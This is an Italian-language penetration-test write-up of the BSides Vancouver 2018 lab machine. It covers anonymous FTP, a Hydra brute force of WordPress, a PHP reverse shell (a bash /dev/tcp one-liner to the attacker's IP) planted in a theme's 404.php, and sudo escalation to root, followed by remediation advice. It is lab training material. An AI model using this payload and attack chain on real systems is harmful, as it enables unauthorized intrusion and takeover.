Luca Danisi **11-4-2026**

Black Box

1 - Obiettivo :

Eseguire un Penetration Test (VA/PT) in modalità **Black Box** sulla macchina virtuale **BSides Vancouver 2018** (192.168.50.3), partendo senza alcuna conoscenza del sistema target, con l'obiettivo di ottenere accesso privilegiato (root) e documentare tutte le vulnerabilità trovate.

🧪 **Laboratorio**

🐉 **Kali Linux**: Attaccante

💀 **Bsides Vancouver 2018** : macchina target

Entrambe le macchine sono su “scheda solo host”.

2 - Strumenti utilizzati :

Strumento	Scopo
netdiscover	Scoperta dell'IP della macchina target nella rete
nmap	Scansione delle porte e identificazione dei servizi
ftp	Accesso “anonymous” al server FTP
browser	Esplorazione del sito web e pannello WordPress
Hydra	Brute force delle credenziali WordPress
netcat (nc)	Ricezione della reverse shell

3 – Risultati:

Porta 21 - FTP (vsftpd 2.3.5) Il server FTP accettava connessioni anonime senza password. Nella cartella `/public` era presente il file **users.txt.bk** contenente una lista di utenti di sistema: abatchy, john, mai, anne, doomguy.

Porta 22 - SSH (OpenSSH 5.9p1) Il servizio SSH era attivo ma configurato per accettare solo autenticazione tramite chiave — non tramite password.

Porta 80 - HTTP (Apache 2.2.22) Il server web ospitava un sito WordPress abbandonato al percorso `/backup_wordpress`. Il file **robots.txt** rivelava esplicitamente questo percorso. L'utente **john** era registrato nel WordPress con password debole **enigma**, trovata tramite attacco a dizionario. Dal pannello amministrativo è stato possibile modificare il file **404.php** del tema attivo e inserire una reverse shell PHP.

Accesso al sistema Tramite la reverse shell è stato ottenuto accesso come **www-data**. Successivamente tramite **"`su anne`"** con password **princess** (anch'essa debole e presente in dizionari comuni) è stato possibile scalare i privilegi fino a **root**, poiché l'utente anne aveva permessi sudo illimitati.

4 - Problemi incontrati :

1. Configurazione di rete Ho dovuto abilitare il servizio DHCP che era disattivato su VIRTUAL BOX.

2. Falsi positivi di Hydra Durante il brute force con Hydra sul pannello WordPress, lo strumento restituiva falsi positivi a causa di una stringa di errore non configurata correttamente. È stato necessario identificare il messaggio di errore esatto della pagina di login ("is incorrect") per ottenere risultati affidabili.

3. Shell limitata La reverse shell ottenuta tramite il file 404.php non permetteva di eseguire tutti i comandi, in particolare non era possibile cambiare utente con su. È stato necessario "upgradarla" con un comando Python che trasforma la shell limitata in una shell completa e utilizzabile, come se si fosse fisicamente davanti al terminale della macchina target .

4. Tempo di brute force La wordlist rockyou.txt contenente 14 milioni di password avrebbe richiesto ore di elaborazione. È stato necessario ottimizzare l'attacco usando wordlist più piccole e mirati tentativi manuali.

5 – Conclusioni:

La macchina BSides Vancouver 2018 presentava diverse vulnerabilità critiche che hanno permesso di ottenere accesso completo al sistema (root) seguendo una catena di attacchi relativamente semplice.

Le vulnerabilità principali riscontrate sono state:

- **FTP anonimo abilitato** — ha permesso di scaricare una lista di utenti di sistema senza alcuna autenticazione
- **Password deboli** — gli utenti john (enigma) e anne (princess) utilizzavano password facilmente individuabili tramite dizionario
- **WordPress abbandonato esposto pubblicamente** — un sito non più manutenuto e accessibile a chiunque rappresenta un rischio elevato
- **Permessi sudo eccessivi** — l'utente anne aveva permessi sudo illimitati, rendendo banale la scalata a root una volta ottenuto l'accesso
- **Riutilizzo delle credenziali** — l'utente john utilizzava la stessa password sia per WordPress che potenzialmente per altri servizi

Questi problemi sono tutti prevenibili con semplici buone pratiche: disabilitare i servizi non necessari, usare password complesse, rimuovere applicazioni non più utilizzate e applicare il principio del minimo privilegio agli utenti di sistema.

Svolgimento Tecnico

1. **Download macchina virtuale e configurazione Kali**

   Dopo aver scaricato la macchina virtuale Bsides Vancouver2018 , abilitiamo su Virtual Box il servizio DHCP, in questo modo sarà possibile attraverso la scansione rintracciare la macchina sulla rete.

2. **Nmap -sv**

   Dal terminale di Kali Linux lanciamo nmap con il comando "**`nmap -sv`**", ottenendo la scansione delle porte e la versione dei servizi disponibili, identificando sulla porta 21 vsftpd 2.3.4 "**anonymous**" e la presenza di un web server sulla porta 80.

3. **FTP**

   Utilizzando la nota vulnerabilità "anonymous" sulla porta 21, entriamo sulla macchina e riusciamo all interno della cartella "public" a trovare una lista di **user.**

4. **Wordpress**

   Attraverso il web browser di Kali, effettuiamo dei primi tentativi di login utilizzando la lista

dei user ottenuta precedentemente. Identifichiamo in **“john“** attraverso i messaggi di errore, quale delle user è leggittima.

5. **Hydra**

   La password dell'utente john è stata identificata tramite attacco a dizionario con Hydra e la wordlist rockyou.txt. Per ottimizzare i tempi, una volta identificata la password tramite tentativo manuale, è stata verificata la sua presenza in rockyou.txt confermando che sarebbe stata trovata automaticamente.

6. **Porta 80 - Http**


   Il server web ospitava un sito WordPress abbandonato al percorso /backup_wordpress. Il file **robots.txt** rivelava esplicitamente questo percorso. Utilizzando la user **john** trovata abbiamo accesso al pannello amministrativo ed è stato possibile modificare il file **404.php** insererendo una reverse shell PHP.


7. **Accesso al sistema - Flag**

   Tramite la reverse shell **`<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.50.5/4444 0>&1'"); ?>`**, è stato ottenuto accesso come **www-data**. Dope aver capito che con la user john non avevamo i privilegi necessari abbiamo cambiato utente verso **anne** utilizzando il comando “**`su anne`**” con password **princess**, presente nella wordlist rockyou.txt. è stato possibile scalare i privilegi fino a **root**, poiché l'utente anne aveva permessi sudo illimitati, e ottenere la flag.

Screenshot


Figure 1 – Download e avvio macchina BsidesVancouver2018.





Figura

2 – Abilitare DHCP su VB e configurare Kali






Figura 3 – Scansione macchine in rete




Figura 4 – Scansione macchina e servizi




Figura 5 – ftp “anonymous”




Figura 6 – User

```
┌──(kali㉿kali)-[~]
└─$ cat users.txt.bk
abatchy
john
mai
anne
doomguy
```

“john valid user”





Figura 7 – Hydra User “john” psw : “enigma”

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-11 07:51:11
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking http-post-form://192.168.50.3:80/backup_wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:is incorrect
[80][http-post-form] host: 192.168.50.3   login: john   password: enigma
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-11 07:51:13
```

Figura 8 – Reverse SHELL




```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.50.5] from (UNKNOWN) [192.168.50.3] 56802
bash: no job control in this shell
</backup_wordpress/wp-content/themes/twentysixteen$ whoami
idwhoami
www-data
```

Figura 9 – Access

```
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.50.5] from (UNKNOWN) [192.168.50.3] 56803
bash: no job control in this shell
</backup_wordpress/wp-content/themes/twentysixteen$ find / -perm -4000 -type f 2>/dev/null
<nt/themes/twentysixteen$ find / -perm -4000 -type f 2>/dev/null
/bin/umount
/bin/fusermount
/bin/ping6
/bin/ping
/bin/mount
/bin/su
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/pt_chown
/usr/bin/arping
/usr/bin/at
/usr/bin/chfn
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/mtr
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/lppasswd
/usr/bin/sudoedit
/usr/bin/chsh
/usr/bin/X
/usr/bin/pkexec
/usr/sbin/uuidd
/usr/sbin/pppd
</backup_wordpress/wp-content/themes/twentysixteen$ echo "/bin/bash -p" | at now
<nt/themes/twentysixteen$ echo "/bin/bash -p" | at now
You do not have permission to use at.
</backup_wordpress/wp-content/themes/twentysixteen$ su john
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-11 08:24:34
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking http-post-form://192.168.50.3:80/backup_wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:is incorrect
[80][http-post-form] host: 192.168.50.3   login: anne   password: princess
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-11 08:24:35
```

Figura 10 – FLAG

```
su anne
Password: princess

anne@bsides2018:/var/www/backup_wordpress/wp-content/themes/twentysixteen$ sudo -l
<ckup_wordpress/wp-content/themes/twentysixteen$ sudo -l
[sudo] password for anne: princess

Matching Defaults entries for anne on this host:
    env_reset,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User anne may run the following commands on this host:
    (ALL : ALL) ALL
anne@bsides2018:/var/www/backup_wordpress/wp-content/themes/twentysixteen$ sudo su
<ckup_wordpress/wp-content/themes/twentysixteen$ sudo su
root@bsides2018:/var/www/backup_wordpress/wp-content/themes/twentysixteen# whoami
<ckup_wordpress/wp-content/themes/twentysixteen# whoami
root
root@bsides2018:/var/www/backup_wordpress/wp-content/themes/twentysixteen# cat /root/flag.txt
<ckup_wordpress/wp-content/themes/twentysixteen# idcat /root/flag.txt
No command 'idcat' found, did you mean:
 Command 'icat' from package 'sleuthkit' (universe)
 Command 'ircat' from package 'lirc' (main)
 Command 'ivcat' from package 'inventor-clients' (universe)
 Command 'vidcat' from package 'w3cam' (universe)
 Command 'cdcat' from package 'cdcat' (universe)
 Command 'imcat' from package 'im' (universe)
idcat: command not found
root@bsides2018:/var/www/backup_wordpress/wp-content/themes/twentysixteen# cat /root/flag.txt
<ckup_wordpress/wp-content/themes/twentysixteen# cat /root/flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17
```